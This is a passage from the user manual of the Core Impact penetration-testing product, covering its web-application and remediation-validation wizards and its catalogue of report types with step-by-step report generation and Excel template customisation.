
6. Select the method that the test should use to reestablish a connection to the target web application.
 - No session restore: With this option, Core Impact will not attempt to log into the target web application.
 - Interactive session restore: With this option, you set your web browser to use Core Impact as a proxy and then authenticate in your web application. Core Impact will then use the resulting session to validate the vulnerability scanner information. This method is similar to Interactive Web Crawling and presents similar options after this step in the wizard. For details on these options, see the section on [Interactive Web Crawling](#).
 - Automatic session restore: With this option, you define the credentials Core Impact should use in authenticating in your web application. This method is similar to Automatic Web Crawling and presents similar options after this step in the wizard. For details on these options see the section on [Automatic Web Crawling](#).

Session Restore



7. Select the method that the test should use to connect to the target web application.

Proxy Settings



8. After you have further configured the one-step test according to your preferences, click the Finish button.

To check on the status of your test, click the Module Output tab.

One-Step WebApps Vulnerability Test

Core Impact's One-Step WebApps Vulnerability Test allows you to target a web applications in order to evaluate its vulnerability to known exploits as well as the OWASP Top 10 security risks. When the test runs, Core Impact will access the web application and attempt to locate pages that contain vulnerabilities to any of the risks you select. This One-step test

conveniently combines the WebApps Information Gathering (Automatic Web Crawling only) and WebApps Attack and Penetration RPT steps into a single test that you can easily schedule or execute in a single test step.

The One-Step WebApps Vulnerability Test does not require you to create a Scenario before initiating the test as is the case with the WebApps RPT. When you run the One-step WebApps Vulnerability Test, Core Impact will automatically create a new Scenario in which you can view and manage the test results.

The following section describes how to run a One-Step WebApps Vulnerability Test manually. You can also execute this test using the Scheduler - see [Using the Scheduler](#) for more details.

To manually run a One-Step WebApps Vulnerability Test:

1. Make sure the One-Step RPT is active.
2. Click WebApps Vulnerability Test under the One-Step heading.
3. The WebApps Vulnerability Test Wizard will appear. Click the Next button to proceed with the Wizard.
4. The One-step test uses wizard steps from the [WebApps Information Gathering](#) wizard and the [WebApps Attack and Penetration](#) wizard. Please view those sections for details on the screens that follow.
5. Click the Finish button to begin the test.


To check on the status of your test, click the Module Output tab.

Remediation Validation

Core Impact allows testers to efficiently re-test Network and Web assets that have previously been identified as vulnerable. Because the remediation responsibilities usually fall on a different team, Remediation Validation is an important step for penetration testers. Core Impact's Remediation Validation test results will be output to a report, comparing new results with original results. In many cases, the Remediation Validator supports agent redeployment and remediation on testing scenarios where OS agents, WebApps agents, and Network SQL agents are used together to detect vulnerabilities.

View illustration

In the below illustration, Host C is compromised as Core Impact is able to leverage vulnerabilities in Hosts A and B. When performing Remediation Validation on this scenario, Core Impact will attempt to recreate the same attack path and redeploy the same agents in order to determine if the vulnerabilities have been remediated.



Using Core Impact, testers have several methods of initiating a Remediation Validation test:


- **From within a Workspace:** [Network](#) and [WebApps](#) RPTs provide One-step Remediation Validation tests. Jump to those sections to learn more.
- **From the Dashboard:**
 1. From the Core Impact dashboard, click the **Remediation Validation** button. The Remediation Validation wizard will open.
 2. Select a Workspace in which you want the validation to occur, select whether you would like results for **Network**, **Web applications**, or both, then click **Next**.

Workspace Selection

The screenshot shows the **Remediation Validation Wizard** window. The title bar says "Remediation Validation Wizard". The main heading is **Workspace selection**. Below it, the text says: "Select the workspace where validation remediation is going to be performed and the attack vectors to test". There is a text box labeled "Workspace to be tested: (*)" containing the text "Acme Engineering Analysis" and a button with three dots. Below this, under the heading "Generate results for:", there are two checked checkboxes: ☒ Network and ☒ Web applications. At the bottom, there is a note: "(*) You'll only be able to select a workspace that doesn't have any tasks running." and three buttons: "< Back", "Next >", and "Cancel".

3. Check the **Consider vulnerabilities as solved if original attack path cannot be reproduced** option if you want the test to mark vulnerabilities as "solved" (and not "indeterminate") if the original attack path cannot be used. Then click **Next**.

Remediation Validation Options



Remediation Validation Wizard

Remediation Validation Options
Specify remediation validation behavior

By default, the remediation validation process will report vulnerabilities that cannot be retested because the attack path is no longer valid as neither solved or not solved, but as indeterminate.


If vulnerabilities were addressed by restricting access to a host (or other resource) used in the attack path, remediation validation can be configured to report these vulnerabilities as solved.

☐ Consider vulnerabilities as solved if original attack path cannot be reproduced

< Back Next > Cancel

4. Select the report(s) that you would like Core Impact to generate and select a local folder where the report(s) should be saved. Then click **Next**.

Reporting Configuration



Remediation Validation Wizard

Reporting configuration
Select what reports to run when the module completes the tests

☒ Generate Network Remediation Validation Report

☒ Generate Webapps Remediation Validation Report

Select the folder where the generated reports are going to be saved:

C:\Users\alight\Desktop ...

< Back Next > Cancel

5. Select the report format that you would like. Then click **Next**.

Remediation Validation Wizard

Spreadsheet Report customization
Use the following settings to customize the report

Report format:

☒ XLSX
☐ PDF

< Back Next > Cancel

- If you would like to receive the reports via email, check the Core Impact option and complete the remainder of the form. Then click **Finish**.

Reporting Configuration

Remediation Validation Wizard

Email Delivery Settings
Customize the settings used to send emails if you want to receive results by email.

☐ Send generated reports by email

Specify the email address the report email will appear to come from:

Email From:

Specify the email recipient address (you can specify more than one email entry by separating the addresses with semicolons(;)):

Email To List:

NOTE: If a SMTP server is not provided or defined in the global settings DNS queries will be performed to determine the MX record associated with the SMTP server for each target domain.

☒ Use global email sending settings

Outgoing SMTP Server:

Address: Port:

< Back Finish Cancel

The targeted workspace will open and the Remediation Test will automatically run. You can then check the Module Output for status and completion information.

Reports

Each of the Rapid Penetration Tests provides rich reports that can be used to consolidate, view and distribute your test findings as well as to plan ongoing prevention and remediation

efforts. Reporting options are similar for each RPT and several reports are available for multiple RPTs.

- [Types of Reports on page 237](#)
- [List of Available Reports on page 237](#)
- [Running Crystal Reports on page 244](#)
- [Running Spreadsheet Reports on page 247](#)
- [Creating User Spreadsheet Reports on page 248](#)
- [Running Reports from the Dashboard on page 251](#)

NOTE:

For any report that consolidates data for more than one workspace, unique IP addresses and unique email addresses are treated differently for data summaries. For example, if the same IP address is discovered in 3 different workspaces, the report's Summary of Discovered Hosts will show a count of 3 hosts. Alternatively, if the same email address is reported in 3 different workspaces, the report's Summary of Targeted Users will show a count of 1 email address.

Types of Reports

- **Crystal Report:** This option uses SAP Crystal Reports as the engine to generate report data. Jump to [Running Crystal Reports](#). Some reports are available only as Crystal Reports.
- **Spreadsheet:** Some Core Impact reports use Excel as the reporting engine. Check only the **Spreadsheet** checkbox to see which reports qualify. Jump to [Running Spreadsheet Reports](#).
- **User Spreadsheet:** Any report that is available as a **Spreadsheet** report can be modified and customized to suit your specific business requirements. Once a report has been customized, it will be listed in the **User Spreadsheet** category. Jump to [Creating User Spreadsheet Reports](#).

List of Available Reports

Network Host Report

Available in the Network and Client Side RPTs, this is a detailed report about the hosts you tested using Core Impact, grouped by host IP address unless otherwise configured. Reported data includes:

- Number of compromised hosts
- Services and applications found on each host
- Average number of exploited vulnerabilities on those hosts
- The CVE names of the vulnerabilities found on each compromised host
- If available, a screen shot from the compromised host.

This report is closely linked to the Vulnerability report (see below). (For Network RPT and Client Side RPT only)

Customization options:

- Host Selection: You can select specific hosts on which to run the report, or report on all known hosts.
- Include host list grouped by services: Select this option to have the host data grouped by the services they were running.
- Include host list grouped by ports: Select this option to have the host data grouped by
- Include application list for each host: Select this option to include detected applications for each host in the report.
- Include closed ports for each host: Select this option to include detected closed ports for each host in the report.
- Black and white charts: Select this option to have charts created in black and white instead of in color.

Full Executive Report

Available in the General category, this is a report presents a summary of the penetration test conducted by Core Impact.

Identity Report

This report provides details about discovered identities harvested by brute force or post-exploitation actions. When executing up the report, you have the following options:

- Report format: Select either XLSX or PDF.
- Show hashes and passwords: Select either Yes or No.

Network Exposure Report

This report details the exposures that were found during the Information Gathering stage of the RPT. Exposures are information that while not being a vulnerability might help an attacker to conduct information gathering activities. When executing up the report, you have the following options:

- Report format: Select either XLSX or PDF.

Network Report

This report provides detailed information about hosts found and all vulnerabilities found that were successfully exploited. When executing up the report, you have the following options:

- Report format: Select either XLSX or PDF.
- Show hashes and passwords: Select either Yes or No.

Network Mitigation Report

This report provides detailed information about the vulnerabilities found, organized as a checklist to serve as a reference document for issues that need to be addressed. When executing up the report, you have the following options:

- Report format: Select either XLSX or PDF.

Network Vulnerability Validation Report

Available in the Network RPT, this is a report containing validation information for vulnerabilities imported from external vulnerability scanners. When executing the report, you have the following options:

- Report format: Select either XLSX or PDF.

PCI Vulnerability Validation Report

Available in the Network RPT, this is a report containing validation and severity information for vulnerabilities imported from external vulnerability scanners.

Customization options:

- Host Selection: You can select specific hosts on which to run the report, or report on all known hosts.
- Black and white charts: Select this option to have charts created in black and white instead of in color.

Network Remediation Validation Report

Available in the Network RPT, this report compares the Workspace's original results with those after remediation efforts have been performed.

Network Video Camera Report

Available in the Network RPT, this report provides detailed information about the video cameras found during the testing carried out by Core Impact and the risks and weaknesses associated to them

When executing the report, you have the following options:

- Report format: Select either XLSX or PDF.

Vulnerability Report

Available in the Network, Client Side and WebApps RPTs, this is a detailed report about the vulnerabilities that were successfully exploited on each host (versus potential vulnerabilities). This report provides details for each of the exploited vulnerabilities listed for compromised hosts in the Host Report. Data includes Common Vulnerabilities and Exposure (CVE) as well as Common Vulnerability Scoring System (CVSS) details.

When executing the report, you have the following options:

- Report format: Select either XLSX or PDF.

Network Wellness Report

Available in the Network RPT, this report indicates the amount of testing that was performed and shows which tests resulted in a vulnerability being found on the selected targets. When executing the report, you have the following options:

- Report format: Select either XLSX or PDF.

Client Side Penetration Test Report

Available in the Client Side RPT, this is a detailed report of Client Side Penetration Tests including:

- Summary of client side attack types
- Email messages sent to deliver attacks or lure users to a malicious web site
- Exploits used in client side attacks

Customization options:

- Black and white charts: Select this option to have charts created in black and white instead of in color.

Client Side Phishing Report

Available in the Client Side RPT, this is a detailed report of Client Side Phishing test results, including:

- Summary data of client side targets
- Percentage of targets who viewed the attack email
- Percentage of targets who visited the Phishing web site
- Percentage of targets who entered data into the Phishing web site

Customization options:

- Black and white charts: Select this option to have charts created in black and white instead of in color.

User Report

Available in the Client Side RPT, this is a detailed report about all the users that were discovered and targeted as a part of the penetration test.

Customization options:

- Black and white charts: Select this option to have charts created in black and white instead of in color.

Host Based Activity Report

Available in the Network RPT, this is a report showing all modules run for each detected host.

Customization options:

- Host Selection: You can select specific hosts on which to run the report, or report on all known hosts.
- Black and white charts: Select this option to have charts created in black and white instead of in color.

FISMA Exploited Vulnerabilities Report

Available in the Network and Client Side RPTs, this is a report that shows a summary and detailed information of vulnerabilities exploited by Core Impact. This report is designed to comply with standards and requirements of the U.S. Government Federal Information Security Management Act (FISMA) and can help you achieve NIST SP 800-53A compliance.

Customization options:

- Black and white charts: Select this option to have charts created in black and white instead of in color.
- Show additional information for vulnerabilities: Select this option to include more details about vulnerabilities included in the report.
 - Include identities: Select this option to include identities in the report output.
 - Obfuscate plain text password: If including identities, check this option to mask any passwords.
 - Group validated identities by: If including identities, identities will be grouped by Host or by Service.

Delta Report

Available in the Network, Client Side and WebApps RPTs, the Delta Report will show a side-by-side comparison of test statistics for any 2 workspaces.

Customization options:

- Select 2 workspaces to compare.

Trend Report

A Trend report is a summary report which shows graphically the changes across 2 or more workspaces. This report is only available when [Running Reports from the Dashboard](#).

Customization options:

- Timeline to be used in the report: Select the scale of the report as daily, weekly, monthly, quarterly, or yearly.
- Select attack categories to be included in the report: Select from Network, Client Side, and Web.
- Black and white charts: Select this option to have charts created in black and white instead of in color.

- Show numbers in charts: Select this option to have numbers visible on output chart.

Executive Report

Available in the Network, Client Side and WebApps RPTs, this is a summary report of all completed penetration test activities and their results. Reported data includes:

- Summary of exploited vulnerabilities
- Summary of discovered hosts and network devices
- Summary of targeted users
- Most exploited vulnerabilities (overall and by operating system)

Customization options:

- Black and white charts: Select this option to have charts created in black and white instead of in color.

NOTE:

The Network Executive Report is available as a Spreadsheet Report

Activity Report

Available in the Network, Client Side and WebApps RPTs, this is a detailed report of all modules executed in Core Impact, grouped by date/time run and module.

Customization options:

- Log detail level: select from Low, Medium or High.
- Include only parent level tasks: Select this option to prevent the report from showing details on sub-modules.

Network Wireless Report

Available in the Network RPT, this report shows detail on all known wireless relationships that have been found while [Testing a Wireless Environment](#). When executing the report, you have the following options:

- Report format: Select either XLSX or PDF.

WiFi Fake Access Points Report

Available in the Network RPT, this report provides a summary of information about attacks while [Testing a Wireless Environment](#) using a Fake Access Point.

WiFi MiTM Report

Available in the Network RPT, this report shows data about results of Man In The Middle (MiTM) attacks.

WebApps Executive Report

Available in the WebApps RPT, this report summarizes the most relevant information obtained during the penetration test. This report includes information about discovered hosts, compromised vulnerabilities and executed tasks.

Customization options:

- Select how to show the exploited assets: select from Do not include, Most Exploited Web pages, List All Exploited Assets.

Information Publicly Accessible Report

Available in the Client Side RPT, this report presents the results from the search of documents and any metadata within the discovered documents during Client Side Information Gathering. This report includes information about discovered hosts, compromised vulnerabilities and executed tasks.

Customization options:

- Show Sensitive Data: Check this option to include sensitive data in the report.

WebApps Remediation Validation Report

Available in the WebApps RPT, this report provides a comparison between the original data and the remediated results.


WebApps Vulnerability Report

Available in the WebApps RPT, this report provides detailed information about all vulnerabilities that were successfully exploited during the penetration test.

Running Crystal Reports


To run a Crystal report:

1. Click the **Report Generation** step for your RPT. The Report Generation wizard will open.
2. Click **Next** to begin.
3. Select the report category from the drop-down menu.



4. Check only the **Crystal Report** check-box to display only the Crystal Reports.
5. Select the Report that you wish to run and click the **Next** button.
The report selections in the image above are from the Network Report Generation wizard; options will vary for other RPTs.
6. Make any Report customizations that are available. Customizations will vary for the different report types.
Then click the **Next** button.


Client Side Report Customizations



7. For WebApps RPT Reports only, click the ellipsis (...) button to choose the scenario(s) for which you would like a report. Then click the Next button.
8. For certain Network and Client Side RPT Reports, you must select the Workspace(s) for which you would like a report. On the Workspace Selection page, click the ellipsis (...) button to choose the workspace(s) for which the report should run.

9. For any workspace that you want to include in the report, select it on the left (Available Workspaces) and click the Add button to move it to the Selected Workspaces pane. If you add a workspace that isn't the currently-opened workspace, you will be prompted for the workspace's password.


Workspace Selection



10. Click the **OK** button to return to the Report Wizard.
11. Click the **Finish** button to run the report.

The report will run and automatically display in the Crystal Reports Viewer Window. The following is an example of an Core Impact Host report displayed in the Crystal Reports Viewer Window:

Crystal Reports Viewer Window - Core Impact Host report Example



The main functionality for the Reports Viewer Window is provided by the Export Report, Print Report, and Toggle Group Tree buttons located on the top left corner of the window. Descriptions of each of these buttons are provided below.



Toggle Group Tree

Allows you to collapse the Preview Pane for better individual report viewing/processing or expand it to select from available options (in this case host IPs). This feature is not available on the Client Side Penetration Test, User, or PCI Vulnerability Validation reports.



Print Report

Allows you to print your report using the standard Windows Print Dialog Box.



Export Report

Allows you to export your report to your chosen destination in your chosen document format.

If you are exporting your report, the Export Dialog Box will appear and you will be prompted to provide information on report format and destination, and then the export file location.

Report Generation - Export Dialog Box



After you provide this information, the Export Records Dialog Box will appear and export your report.


Running Spreadsheet Reports

To run a Spreadsheet report:

1. Click the Report Generation step for your RPT. The Report Generation wizard will open.
2. Click Next to begin.

3. Check only the **Spreadsheet** check-box to display those reports that can be generated as Spreadsheet reports.
4. Select the desired Report and click the Next button.

Spreadsheet Reports



5. Select the desired output format as either **XLSX** or **PDF**.
Then click the Finish button.

The report will run and automatically display in either Adobe Reader or Microsoft Excel, depending on the output format you selected.


Creating User Spreadsheet Reports

Any Spreadsheet report can be copied, then modified and customized to meet your specific business requirements. To create a User Spreadsheet report:

1. Click the Report Generation step for your RPT. The Report Generation wizard will open.
2. Click Next to begin.
3. Check only the **Spreadsheet** checkbox to display only the Spreadsheet reports.


4. Select the Report that you want to modify and click the Duplicate button.

Spreadsheet Reports



5. The **Report Source** field will display the name of the report that you are copying. In the **Report Name** field, enter a new, unique name for your User Spreadsheet report. Optionally, enter a **Description** of the new report.


Spreadsheet Reports



Then click the OK button.

- The report template will open in Microsoft Excel. Follow the below guidelines and examples for modifying the report template:


Example: To Replace the Logo Image in the Template

- Click the Core Impact logo image in the Header area of the spreadsheet.
- Click the **Picture** button on the Excel toolbar. 
- Microsoft Excel will present a pop-up message, stating that "Only one picture can be inserted in each section of the header". Click **Replace**.
- Browse to and select the image file that you want to use in the report template. Click **Open**.
- Save and close the Excel file.

When you subsequently run this custom report in Core Impact, it will contain your updated image in the header.

Example: To Add Columns from the Template Tables

- Add a new worksheet to the Excel file and name the new worksheet (e.g. New Data). This worksheet will contain the data that you wish to display in the report.
- Right-click on any worksheet tab and select **Unhide...**
- The worksheets that are hidden by default are named with an underscore (e.g. _exp_data) and contain the raw data that the reporting worksheets reference. Select which raw data worksheet(s) you wish to unhide and click **OK**.
- On your new worksheet (New Data), create pivot tables or regular tables that references the data from the hidden worksheet(s). Do not reference explicit cells or columns. Instead, reference the **Ranges** that are included in the template.



- Right-click on the tab of any worksheet that should be hidden and select **Hide**.
- Save and close the Excel file.

When you subsequently run this custom report in Core Impact, it will contain your new worksheet and the resulting data from the table(s) you added.

Guidelines for Modifying Report Templates

DO NOT


- Delete columns from the template. Use the **Hide** function in Excel to hide one or more columns from the template.
- Delete tabs from the template. Use the **Hide** function in Excel to hide one or more tabs from the template.

YOU MAY

- Change the logo image in the template.
- Rename columns
- Create new tabs that contain pivot tables, charts, etc. that reference the data in the report.

7. When you are finished modifying the template, save and close the template file.


Your new **User Spreadsheet** can now be executed in the same way as the [Spreadsheet Reports](#) except you will find them in the **User Spreadsheet** category.



Running Reports from the Dashboard

